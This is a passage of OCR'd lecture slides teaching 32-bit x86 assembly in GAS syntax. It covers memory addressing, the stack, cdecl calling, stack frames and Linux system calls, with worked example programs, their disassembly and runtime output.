  magicStr:     .ascii "String!\0"

# Reserve 1024 uninitialized bytes in .bss
.section .bss
  .comm Buffer, 1024
```

Example of Static Allocation in Assembly (example-static-alloc.S) Disassembly

```
$ as example-static-alloc.S -o example-static-alloc.o &&
   ld example-static-alloc.o -o example-static-alloc && objdump -D example-

Disassembly of section .text:

08048074 <_start>:
 8048074: 90                   nop
 8048075: 90                   nop
 8048076: 90                   nop
 8048077: 90                   nop

Disassembly of section .rodata:

08048078 <anotherStr>:
 8048078: 41                   inc    %ecx
 8048079: 6e                   outsb  %ds:(%esi),(%dx)
 804807a: 6f                   outsl  %ds:(%esi),(%dx)
 804807b: 74 68                je     80480e5 <anotherStr+0x6d>
 804807d: 65                   gs
 804807e: 72 20                jb     80480a0 <anotherStr+0x28>
 8048080: 73 74                jae    80480f6 <anotherStr+0x7e>
 8048082: 72 69                jb     80480ed <anotherStr+0x75>
 8048084: 6e                   outsb  %ds:(%esi),(%dx)
 8048085: 67 0a 00             or     (%bx,%si),%al
```

Example of Static Allocation in Assembly (example-static-alloc.S) Disassembly

```
Disassembly of section .data:

08049088 <magicByte1>:
 8049088: aa                     stos   %al,%es:(%edi)
08049089 <magicBytes2>:
 8049089: 55                     push   %ebp
 804908a: 10 ef                  adc    %ch,%bh
0804908b <magicWord>:
 804908b: ef                     out    %eax,(%dx)
 804908c: be ad de 53 74         mov    $0x7453dead,%esi
0804908f <magicStr>:
 804908f: 53                     push   %ebx
 8049090: 74 72                  je     8049104 <Buffer+0x64>
 8049092: 69                     .byte 0x69
 8049093: 6e                     outsb  %ds:(%esi),(%dx)
 8049094: 67 21 00               and    %eax,(%bx,%si)

Disassembly of section .bss:

080490a0 <Buffer>:
  ...
```

Viewing Sections

- We can also view the program's sections with `objdump -x`.

```
$ objdump -x example-static-alloc

example-static-alloc:     file format elf32-i386
example-static-alloc
architecture: i386, flags 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
start address 0x08048074

Program Header:
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x00000088 memsz 0x00000088 flags r-x
    LOAD off    0x00000088 vaddr 0x08049088 paddr 0x08049088 align 2**12
         filesz 0x0000000f memsz 0x00000418 flags rw-

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .text         00000004  08048074  08048074  00000074  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .rodata       00000010  08048078  08048078  00000078  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .data         0000000f  08049088  08049088  00000088  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  3 .bss          00000400  080490a0  080490a0  00000097  2**4
                  ALLOC
...
```

Topic 5: Reading/Writing Memory

Directly Accessing Memory

- We've already seen how to directly access memory addresses with their label representations

```
.section .text
  movl magicDword, %eax      # %eax = *(magicDword)
  andb byteMask, %al         # %al = %al & *(byteMask)
  movl %eax, modifiedDword  # *(magicDword) = %eax

.section .rodata            # Read-only!
  magicDword: .long 0xffffffff
  byteMask:   .byte 0x55

.section .bss               # Uninitialized read-write
  .comm modifiedDword, 4
```

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  movl magicDword, %eax      # %eax = *(magicDword)
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  movl %eax, modifiedDword   # *(magicDword) = %eax

.section .rodata            # Read-only!
  magicDword: .long 0xffffffff
  byteMask:   .byte 0x55

.section .bss               # Uninitialized read-write
  .comm modifiedDword, 4
```

- The memory addresses are **directly encoded** in the instructions:

```
Disassembly of section .text:
 8048074: a1 85 80 04 08         mov    0x8048085,%eax
 8048079: 22 05 89 80 04 08      and    0x8048089,%al
 804807f: a3 8c 90 04 08         mov    %eax,0x804908c
```

Indirectly Accessing Memory

- Many x86 instructions are capable of complex indirect addressing:
  `*(base register + (offset register * multiplier) + displacement)`
- GAS Syntax:
  `displacement(base register, offset register, multiplier)`

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  - Multiplier can be 1, 2, 4, 8
  - Displacement is signed, up to 16-bits
- Not all fields are required. A simplified indirect address: `(%ebx)`

```
movl %eax, 8(%ebx, %ecx, 4)    # *(%ebx + 4*%ecx + 8) = %eax
movl %eax, 12(%ebp)            # *(%ebp + 12) = %eax
movl %eax, (%ebx)              # *(%ebx) = %eax
```

Indirectly Accessing Memory

- Many x86 instructions are capable of complex indirect addressing:
  `*(base register + (offset register * multiplier) + displacement)`
- GAS Syntax:
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- Not all fields are required. A simplified indirect address: (%ebx)

```
movl %eax, 8(%ebx, %ecx, 4)    # *(%ebx + 4*%ecx + 8) = %eax
movl %eax, 12(%ebp)            # *(%ebp + 12) = %eax
movl %eax, (%ebx)              # *(%ebx) = %eax
```

- Makes it easy to address tables/structures

Example of Indirectly Accessing Memory (example-indirect-mem.S)

```
.section .text
_start:
  movl $tableStart, %ebx          # Pointer to table start
                                  # We are moving the *value*
                                  # $tableStart, this is not a
                                  # memory access!
  movl $0, %ecx
  loop:
      movl (%ebx, %ecx, 4), %eax  # %eax = *(%ebx + 4*%ecx)
      notl %eax                   # %eax = ~%eax
      movl %eax, (%ebx, %ecx, 4)  # *(%ebx + 4*%ecx) = %eax
      incl %ecx
      cmpl $10, %ecx
      jl loop

.section .data
  tableStart: .long 0x00000000, 0x00000001
              .long 0x00000002, 0x00000003
              .long 0x00000004, 0x00000005
              .long 0x00000006, 0x00000007
              .long 0x00000008, 0x00000009
```

Example of Indirectly Accessing Memory (example-indirect-mem.S) Disassembly

```
$ as example-indirect-mem.S -o example-indirect-mem.o &&
   ld example-indirect-mem.o -o example-indirect-mem && objdump -D example-

Disassembly of section .text:
08048074 <_start>:
 8048074: bb 90 90 04 08          mov    $0x8049090,%ebx
 8048079: b9 00 00 00 00          mov    $0x0,%ecx
0804807e <loop>:
 804807e: 8b 04 8b                mov    (%ebx,%ecx,4),%eax
 8048081: f7 d0                   not    %eax
 8048083: 89 04 8b                mov    %eax,(%ebx,%ecx,4)
 8048086: 41                      inc    %ecx
 8048087: 83 f9 0a                cmp    $0xa,%ecx
 804808a: 7c f2                   jl     804807e <loop>
 804808c: 90                      nop

Disassembly of section .data:
08049090 <tableStart>:
 8049090: 00 00                   add    %al,(%eax)
 8049092: 00 00                   add    %al,(%eax)
 8049094: 01 00                   add    %eax,(%eax)
 8049096: 00 00                   add    %al,(%eax)
  ...
```

Program Example: Morse Encoder

Morse Encoder (morse_encoder.S)

```
.section .text
.global main
main:
movl $inputWord, %esi         # Pointer to input word
movl $outputMorse, %edi       # Pointer to output morse
movl $0, %eax                 # Clear %eax

encode_loop:
  movb (%esi), %al            # Read the next byte of input to %al
  incl %esi                   # Increment input word pointer

  testb %al, %al              # If we encounter a null byte
  jz finished                 #   jump to finished

  subb $'A, %al               # Adjust %al to be relative to 'A'

  movl $MorseTable, %ecx      # Initialize %ecx morse table pointer
  lookup:
                                # Read the next code character into %bl
    movb (%ecx, %eax, 8), %bl   # %bl = *(%ecx + 8*%eax)

    cmpb $' , %bl               # If we encounter a space
    je lookup_done              #   break out of the loop
```

Morse Encoder (morse_encoder.S) Continued

```
    # (inside lookup loop)

    movb %bl, (%edi)               # Copy the code character to our output mor
    incl %edi                      # Increment output morse pointer

    incl %ecx                      # Incerment our table pointer
    jmp lookup                     # Loop

lookup_done:
  movb $' , (%edi)               # Copy a space to the output morse
  incl %edi                      # Increment output morse pointer
  movb $' , (%edi)               # ...
  incl %edi                      # ...
  movb $' , (%edi)               # ...
  incl %edi                      # ...

  jmp encode_loop

finished:
  movb $0x00, (%edi)             # Append a null byte to the output morse
  incl %edi                      # Increment output morse pointer
```

Morse Encoder (morse_encoder.S) Continued

```
  pushl $outputMorse        # Call puts(outputMorse);
  call puts
  addl $4, %esp

  movl $0, %eax             # Return 0
  ret

.section .rodata
  # Morse code lookup table
  MorseTable:
  .ascii ".-      ", "-...    ", "-.-.    ", "-..     " # A, B, C, D
  .ascii ".       ", "..-.    ", "--.     ", "....    " # E, F, G, H
  .ascii "..      ", ".---    ", "-.-     ", ".-..    " # I, J, K, L
  .ascii "--      ", "-.      ", "---     ", ".--.    " # M, N, O, P
  .ascii "--.-    ", ".-.     ", "...     ", "-       " # Q, R, S, T
  .ascii "..-     ", "...-    ", ".--     ", "-..-    " # U, V, W, X
  .ascii "-.--    ", "--..    "                         # Y, Z

.section .data
  # Input Word Storage
  inputWord: .ascii "HELLO\0"

.section .bss
  # Output Morse Code Storage
  .comm outputMorse, 64
```

Morse Encoder (morse_encoder.S) Runtime

```
$ as morse_encoder.S -o morse_encoder.o
$ gcc morse_encoder.o -o morse_encoder
$ ./morse_encoder
....   .   .-..   .-..   ---
$
```

Topic 6: Stack

Automatic Allocation in C

- From C, we're used to automatic memory allocations in functions and blocks { ... } in general


```
int main(void) {
  int i;              /* Automatic allocation */
  char buff[8];       /* Automatic allocation */

  while (1) {
    int j;            /* Automatic allocation */
    ...
  }


  return 0;
}
```

- These allocations typically live on the **stack**.

LIFO Stack Data Structure




x86 Stack



- Implemented in hardware with a "stack pointer" `%esp` and a chunk of memory
- x86 stack is **last in first out**, **descending**, and `%esp` **points to allocated memory**
- OS sets up valid `%esp` at program start

Push to Stack





```
subl $4, %esp
movl $0x00000001, (%esp)
```

OR, atomically

```
pushl $0x00000001
```

- We can push by adjusting and writing to %esp, or with the atomic push instruction

Pop from Stack




```
movl (%esp), %ebx
addl $4, %esp
```


OR, atomically

```
popl %ebx
```


- We can push by reading from and adjusting %esp, or with the atomic pop instruction

Stack Batch Allocation / Deallocation

Allocate 12-bytes on the stack



Deallocate 12-bytes on the stack



- We can batch allocate/deallocate space by simply adjusting %esp

Example of Stack Usage (example-stack.S)

```
# Stack is now
# |    ...     |   <-- %esp = 0x8xxxxxxx

movl $0x05, %eax    # Load 0x00000005 into %eax

pushl %eax          # Push dword 0x00000005 onto the stack
incl %eax           # %eax += 1
pushl %eax          # Push dword 0x00000006 onto the stack

pushl $0xdeadbeef   # Push dword 0xdeadbeef onto the stack

# Stack is now
# |    ...     |
# | 0x00000005 |
# | 0x00000006 |
# | 0xdeadbeef |   <-- %esp = 0x8xxxxxxx

popl %ebx           # Pop dword off of the stack,
                    # %ebx = 0xdeadbeef now

# Stack is now
# |    ...     |
# | 0x00000005 |
# | 0x00000006 |  <-- %esp = 0x8xxxxxxx
# | 0xdeadbeef |
```

Example of Stack Usage (example-stack.S)

```
# Stack is now
# |    ...     |
# | 0x00000005 |
# | 0x00000006 |  <-- %esp = 0x8xxxxxxx
# | 0xdeadbeef |

addl $4, %esp       # Deallocate 4 bytes off of the stack

# Stack is now
# |    ...     |
# | 0x00000005 |  <-- %esp = 0x8xxxxxxx
# | 0x00000006 |
# | 0xdeadbeef |

movl $0xaaaaaaaa, (%esp)  # Write 0xaaaaaaaa to the stack

# Stack is now
# |    ...     |
# | 0xaaaaaaaa |  <-- %esp = 0x8xxxxxxx
# | 0x00000006 |
# | 0xdeadbeef |
```

Example of Stack Usage (example-stack.S) Disassembly

```
$ as example-stack.S -o example-stack.o &&
   ld example-stack.o -o example-stack && objdump -D example-stack

Disassembly of section .text:

08048054 <_start>:
 8048054: b8 05 00 00 00          mov    $0x5,%eax
 8048059: 50                      push   %eax
 804805a: 40                      inc    %eax
 804805b: 50                      push   %eax
 804805c: 68 ef be ad de          push   $0xdeadbeef
 8048061: 5b                      pop    %ebx
 8048062: 83 c4 04                add    $0x4,%esp
 8048065: c7 04 24 aa aa aa aa    movl   $0xaaaaaaaa,(%esp)
```

Topic 7: Functions and cdecl Convention

call and ret

- `jmp <label>` merely updates `%eip` to address of `<label>`
- `call <label>` pushes a return address onto the stack, then jumps to `<label>`
- `ret` pops the return address off the stack, and jumps to it

```
# Stack is now
# |    ...     |

movl $0, %eax
call addOneToEax
# Stack is once again
# |    ...     |

call addOneToEax
call addOneToEax
# %eax is now 3

...
addOneToEax:
  # Stack is now
  # |    ...     |
  # |  retaddr   | <- %esp
  incl %eax
  ret
```

Function Arguments on the Stack

- Arguments can be passed on the stack to functions

```
pushl $5
call doubleArg
# %eax is now 10

...
doubleArg:
  # Stack is now
  # |    ...     |
  # | 0x00000005 | <- %esp+4
  # | retaddr    | <- %esp
  movl 4(%esp), %eax    # %eax = *(%esp+4)
  addl %eax, %eax       # %eax += %eax
  ret
```

- or via registers?

```
movl $5, %eax
# %eax is 5
call doubleArg
# %eax is now 10

doubleArg:
  addl %eax, %eax       # %eax += %eax
  ret
```

`cdecl` Calling Convention

- How can we ensure that our CPU state
  (`%eax, %ebx, %ecx, %edx, %edi, ...`)
  doesn't get corrupted when a function needs to use those registers to do useful work?

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`cdecl` Calling Convention

- How can we ensure that our CPU state
  (`%eax, %ebx, %ecx, %edx, %edi, ...`)
  doesn't get corrupted when a function needs to use those registers to do useful work?
- How should we pass arguments to functions?
  - Fixed memory addresses? Stack? Registers?
- GCC on Linux uses the `cdecl` calling convention
  - function arguments pushed onto the stack from right to left
  - `%eax, %ecx, %edx` can be used by the function
    (must be preserved by caller if necessary)
  - other registers are preserved by function
  - return value in `%eax`
  - function arguments pushed onto the stack must be cleaned up by caller

Example of `cdecl` Calling Convention (example-cdecl.S)

```
.section .text
  # sumThreeNumbers(*magicNumber, 5, 12);
  pushl $12               # Push 0x000000C
  pushl $5                # Push 0x0000005
  pushl magicNumber       # Push *magicNumber
  call sumThreeNumbers
  addl $12, %esp          # Clean up arguments off of the stack
  # %eax is 59

sumThreeNumbers:
  # Stack is now
  # |    ...     |
  # |     12     | <- %esp+12
  # |      5     | <- %esp+8
  # |     42     | <- %esp+4
  # | retaddr    | <- %esp

  movl $0, %eax          # Clear %eax
  addl 4(%esp), %eax     # %eax += *(%esp+4)
  addl 8(%esp), %eax     # %eax += *(%esp+8)
  addl 12(%esp), %eax    # %eax += *(%esp+12)
  ret

.section .data
  magicNumber: .long 42
```

Entry Points

Plain Entry Point

- ELF binary specifies an entry point address for the OS to set initial `%eip` to
- `ld` expects this to be specified by the symbol `_start`

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- ELF binary specifies an entry point address for the OS to set initial `%eip` to
- `ld` expects this to be specified by the symbol `_start`

```
.section .text
.global _start    # Export the symbol
_start:
  nop             # Off to a good start...
  nop
  nop
  loop: jmp loop  # Loop forever
```

```
$ as test.S -o test.o
$ ld test.o -o test
$ ./test
```

`libc` Entry Point

- When we link with `libc`, it provides its own `_start` to do some initialization, which eventually will call `main`
- We provide a `main` and also a return back to libc with `ret` and a return value in `%eax`
- libc `exit()'s` with this value

libc Entry Point

- When we link with libc, it provides its own _start to do some initialization, which eventually will call main
- We provide a main and also a return back to libc with ret and a return value in %eax
- libc exit()'s with this value

```
.section .text
.global main
main:
  nop
  nop
  nop
  movl $3, %eax   # Return 3!
  ret
```

```
$ as test.S -o test.o
$ gcc test.o -o test    # Use gcc to invoke ld to link with libc
$ ./test
$ echo $?
3
$
```

Program Example: 99 Bottles of Beer on the Wall

99 Bottles of Beer on the Wall (99_bottles_of_beer.S)

```
.section .text
.global main
.global printf
main:
  movl $99, %eax    # Start with 99 bottles!
  # We could use a cdecl callee preserved register,
  # but we'll make it hard on ourselves to practice
  # caller saving/restoring

  # printf(char *format, ...);

  more_beer:
    # Save %eax since it will get used by printf()
    pushl %eax

    # printf(formatStr1, %eax, %eax);
    pushl %eax
    pushl %eax
    pushl $formatStr1   # *Address* of formatStr1
    call printf
    addl $12, %esp      # Clean up the stack

    # Restore %eax
    popl %eax
    # Drink a beer
    decl %eax
```

99 Bottles of Beer on the Wall (99_bottles_of_beer.S)

```
    # Save %eax
    pushl %eax

    # printf(formatStr2, %eax);
    pushl %eax
    pushl $formatStr2   # *Address* of formatStr2
    call printf
    addl $8, %esp       # Clean up the stack

    # Restore %eax
    popl %eax

    # Loop
    test %eax, %eax
    jnz more_beer

  # printf(formatStr3);
  pushl $formatStr3
  call printf
  addl $4, %esp

  movl $0, %eax
  ret
```

99 Bottles of Beer on the Wall (99_bottles_of_beer.S)

```
.section .data
  formatStr1:
.ascii "%d bottles of beer on the wall! %d bottles of beer!\n\0"
  formatStr2:
.ascii "Take one down, pass it around, %d bottles of beer on the wall!\n\0"
  formatStr3:
.ascii "No more bottles of beer on the wall!\n\0"
```

99 Bottles of Beer on the Wall (99_bottles_of_beer.S) Runtime

```
$ as 99_bottles_of_beer.S -o 99_bottles_of_beer.o
$ gcc 99_bottles_of_beer.o -o 99_bottles_of_beer
$ ./99_bottles_of_beer
99 bottles of beer on the wall! 99 bottles of beer!
Take one down, pass it around, 98 bottles of beer on the wall!
98 bottles of beer on the wall! 98 bottles of beer!
Take one down, pass it around, 97 bottles of beer on the wall!
97 bottles of beer on the wall! 97 bottles of beer!
...
3 bottles of beer on the wall! 3 bottles of beer!
Take one down, pass it around, 2 bottles of beer on the wall!
2 bottles of beer on the wall! 2 bottles of beer!
Take one down, pass it around, 1 bottles of beer on the wall!
1 bottles of beer on the wall! 1 bottles of beer!
Take one down, pass it around, 0 bottles of beer on the wall!
No more bottles of beer on the wall!
$
```

Topic 8: Stack Frames

Where did that argument go?

- Referring to arguments with %esp in a function is easy, until you start moving around %esp itself.

```
pushl $5
call doSomething
addl $4, %esp

...
doSomething:
  # Stack is now
  # |    ...     |
  # |     5      | <- %esp+4
  # | retaddr    | <- %esp
  # Argument is at %esp+4

  subl $12, %esp   # Allocate 12 bytes on the stack

  # Stack is now
  # |    ...     |
  # |     5      | <- %esp+16
  # | retaddr    | <- %esp+12
  # | local var  | <- %esp+8
  # | local var  | <- %esp+4
  # | local var  | <- %esp
  # Argument is now at %esp+16 !
```

Frame Pointer

- What if we had an anchor point in our stack at the start of our function?
- We could have constant offsets above to arguments and below to allocated variables from the anchor point

Frame Pointer

- What if we had an anchor point in our stack at the start of our function?
- We could have constant offsets above to arguments and below to allocated variables from the anchor point
- This is the conventional role of register `%ebp`, the frame pointer (also called base pointer)

Frame Pointer Prologue

```
pushl $5
call doSomething
addl $4, %esp
...
doSomething:
  pushl %ebp        # Function is responsible for saving this in cdecl!
  movl %esp, %ebp   # Anchor %ebp at the current %esp
  # Stack is now
  # |    ...     |
  # |     5      | <- %esp+8  %ebp+8
  # | retaddr    | <- %esp+4  %ebp+4
  # |  old %ebp  | <- %esp    %ebp
  # Argument is at %ebp+8


  subl $12, %esp   # Allocate 12 bytes on the stack
  # Stack is now
  # |    ...     |
  # |     5      | <- %esp+20  %ebp+8
  # | retaddr    | <- %esp+16  %ebp+4
  # |  old %ebp  | <- %esp+12  %ebp
  # | local var  | <- %esp+8   %ebp-4
  # | local var  | <- %esp+4   %ebp-8
  # | local var  | <- %esp     %ebp-12
  # Argument is still always at %ebp+8
  # Allocated memory always at %ebp-4, %ebp-8, %ebp-12
```

Frame Pointer Epilogue

- To have a valid return address on the stack, we must reset %esp to its previous value and pop the saved frame pointer
- This conveniently also deallocates any space we allocated on the stack

```
movl %ebp, %esp    # Restore %esp, deallocating space on the stack
popl %ebp          # Restore the frame pointer
ret                # Return
```

Stack Frame in a Nutshell



Example of using the Frame Pointer (example-ebp.S)

```
.section .text
_start:
  pushl $22
  pushl $20
  pushl $42
  pushl $3
  call sumNumbers
  addl $16, %esp
  # %eax is now 84

  # sumNumbers(int n, ...)
  sumNumbers:
    # Function prologue, save old frame pointer and setup new one
    pushl %ebp
    movl %esp, %ebp

    movl $0, %eax       # Clear %eax
    movl $0, %ecx       # Clear %ecx
    movl 8(%ebp), %edx  # Copy argument 1, n, into %edx
```

Example of using the Frame Pointer (example-ebp.S)

```
sumLoop:
  # Add argument 2, 3, 4, ... n+1 in %eax
  # Argument 2 starts at %ebp+12
  addl 12(%ebp, %ecx, 4), %eax
  incl %ecx

  # Loop
  decl %edx
  jnz sumLoop

# Function epilogue, deallocate and restore old frame pointer
movl %ebp, %esp
popl %ebp
ret
```

Topic 9: Command-line Arguments

argc and **argv on the stack

- In the _start entry point, first argument on the stack is argc, followed by argv[0], argv[1], ...

```
.section .text
.global _start
_start:
  pushl %ebp
  movl %esp, %ebp
  # argc is at %ebp+4, argv[0] is at %ebp+8, argv[1] is at %ebp+12
```

- In the main entry point with libc, argc, **argv will be on the stack after the return address to libc, we have to dereference to get to the args!

```
.section .text
.global main
main:
  pushl %ebp
  movl %esp, %ebp
  # return address to libc is at %ebp+4
  # argc is at %ebp+8, **argv is at %ebp+12
  # *argv[0] = *(%ebp+12), *argv[1] = *(%ebp+12)+4
```

Program Example: Linked List

Linked List (linked_list.S)

```
.section .text
.global main

# struct list { int data; struct list *next; };
#
#  [ int data; ][ list *next; ]   8 bytes total
#   \ 4 bytes /  \  4 bytes  /

# list *list_alloc(int data);
list_alloc:
  pushl $8             # %eax = malloc(8);
  call malloc
  addl $4, %esp

  testl %eax, %eax     # if (%eax == NULL)
  jz fatal             #   goto fatal;

  movl 4(%esp), %ecx
  movl %ecx, (%eax)    # %eax->data = data
  movl $0, 4(%eax)     # %eax->next = 0
  ret

  # Dirty error handling
  fatal:
    jmp fatal
```

Linked List (linked_list.S) Continued

```
# void list_add(list *head, int data);
list_add:
  push %ebp
  mov %esp, %ebp
  subl $4, %esp             # list *n;

  pushl 12(%ebp)            # %eax = list_alloc(data);
  call list_alloc
  addl $4, %esp
  mov %eax, -4(%ebp)        # n = %eax;

  mov 8(%ebp), %eax         # %eax = head
  traverse_add:
    cmpl $0, 4(%eax)        # if (%eax->next == NULL)
    jz at_end_add           #  goto at_end_add;
    movl 4(%eax), %eax      # %eax = %eax->next
    jmp traverse_add        # Loop

  at_end_add:
  movl -4(%ebp), %ecx       # %ecx = n
  movl %ecx, 4(%eax)        # %eax->next = %ecx

  mov %ebp, %esp
  pop %ebp
  ret
```

Linked List (linked_list.S) Continued

```
# void list_dump(list *head);
list_dump:
  push %ebp
  mov %esp, %ebp

  pushl %ebx                # Save %ebx
  movl 8(%ebp), %ebx        # %ebx = head

  traverse_dump:
    testl %ebx, %ebx      # if (%ebx == NULL)
    jz at_end_dump        #  goto at_end_dump;

    movl (%ebx), %ecx     # %ecx = %ebx->data
    pushl %ecx            # printf("%d\n", %ecx)
    pushl $fmtStr
    call printf
    addl $8, %esp

    movl 4(%ebx), %ebx    # %ebx = %ebx->next
    jmp traverse_dump     # Loop

  at_end_dump:
  pop %ebx                  # Restore %ebx
  mov %ebp, %esp
  pop %ebp
  ret
```

Linked List (linked_list.S) Continued

```
main:
  pushl $86             # %eax = list_alloc(86);
  call list_alloc
  addl $4, %esp
  movl %eax, head       # head = %eax

  pushl $75             # list_add(head, 75);
  pushl head
  call list_add
  addl $8, %esp

  pushl $309            # list_add(head, 309);
  pushl head
  call list_add
  addl $8, %esp

  pushl head            # list_dump(head);
  call list_dump
  addl $4, %esp

  movl $0, %eax         # Return 0
  ret

.section .data
  head:     .long 0
  fmtStr:   .ascii "%d\n\0"
```

Linked List (linked_list.S) Runtime

```
$ as linked_list.S -o linked_list.o
$ gcc linked_list.o -o linked_list
$ ./linked_list
86
75
309
$
```

Lingering Questions?

Topic 10: System Calls

The User Program Condition

- Monolithic kernel like Linux completely sandboxes a user program
  - User program executes at a lower CPU privillege
  - Virtual memory hides other programs, restricts access to kernel memory and memory-mapped I/O

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- Monolithic kernel like Linux completely sandboxes a user program
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  - Virtual memory hides other programs, restricts access to kernel memory and memory-mapped I/O

- User program can effectively only do pure computation and manipulate user memory mapped by the OS

Interrupts and System Calls

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  - timer tick, DMA exchange complete, divide-by-zero

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
- External interrupts can happen asynchronously — are not polled — and **interrupt** current program
- CPU saves current state in an architecture-specific way, switches to privileged mode, and jumps to the interrupt handler in the kernel
- Software interrupt, instruction `int <number>`, provides a mechanism to make a request to the kernel to do something user program cannot
- System call

System Call Interface



Linux System Calls

- Currently 346 system calls
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  - system call number in `%eax`
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  - invoke software interrupt with vector 0x80: `int $0x80`
  - return value in %eax

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  - arguments in order `%ebx`, `%ecx`, `%edx`, `%esi`, `%edi`
  - invoke software interrupt with vector 0x80: `int $0x80`
  - return value in `%eax`
- All registers preserved except for `%eax`
- Passes arguments in registers, not the stack like `cdecl`

Linux System Calls Reference

- `http://syscalls.kernelgrok.com/`

Linux Syscall Reference

Show All entries Search:

#	Name	Registers: eax	ebx	ecx	edx	esi	edi	Definition
0	sys_restart_syscall	0x00	-	-	-	-	-	kernel/signal.c:2058
1	sys_exit	0x01	int error_code	-	-	-	-	kernel/exit.c:1046
2	sys_fork	0x02	struct pt_regs *	-	-	-	-	arch/alpha/kernel/entry.S:716
3	sys_read	0x03	unsigned int fd	char __user *buf	size_t count	-	-	fs/read_write.c:391
4	sys_write	0x04	unsigned int fd	const char __user *buf	size_t count	-	-	fs/read_write.c:408
